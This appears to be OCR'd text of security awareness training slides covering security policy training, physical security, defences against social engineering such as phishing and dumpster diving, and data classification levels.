- Security Policy Training teaches employees how to **perform** their duties and to comply with security policy
- Organizations should train new employees before granting them access to the network or only provide limited access until their **training** is complete

Advantages:


- Effective **implementation** of security policy
- Creates **awareness** of compliance issues
- Helps an organization **enhance** their network security



Employee Awareness and Training: Physical Security

- Proper training should be given to **educate employees** on physical security
- Training increases knowledge and awareness of physical security
- Training should include:
  - How to minimize breaches
  - How to identify the elements that are more prone to hardware theft
  - How to assess the risks when handling sensitive data
  - How to ensure physical security at the workplace


Notes:



Employee Awareness and Training: Social Engineering

- Train employees on possible social engineering techniques and how to combat them

Area of Risk	Attack Technique	Train Employee or Help Desk on:
Phone	Impersonation	Not providing any confidential information
Dumpsters	Dumpster Diving	Not throwing sensitive documents in the thrash Shredding document before throwing out Erasing magnetic data before throwing out
Email	Phishing or Malicious Attachments	Differentiating between legitimate emails and a targeted phishing email Not downloading malicious attachments



Employee Training and Awareness: Data Classification

- Organization should train employees on how to tell if information is considered confidential or not


Area of Risk	Attack Technique	Train Employee or Help Desk on
office	Stealing sensitive information	How to classify and mark document-based classification levels and keep sensitive document in a secure place

Typical Information classification levels:

- Top Secret (TS)
- Secret
- Confidential
- Restricted
- Official
- Unclassified
- Clearance
- Compartmented information

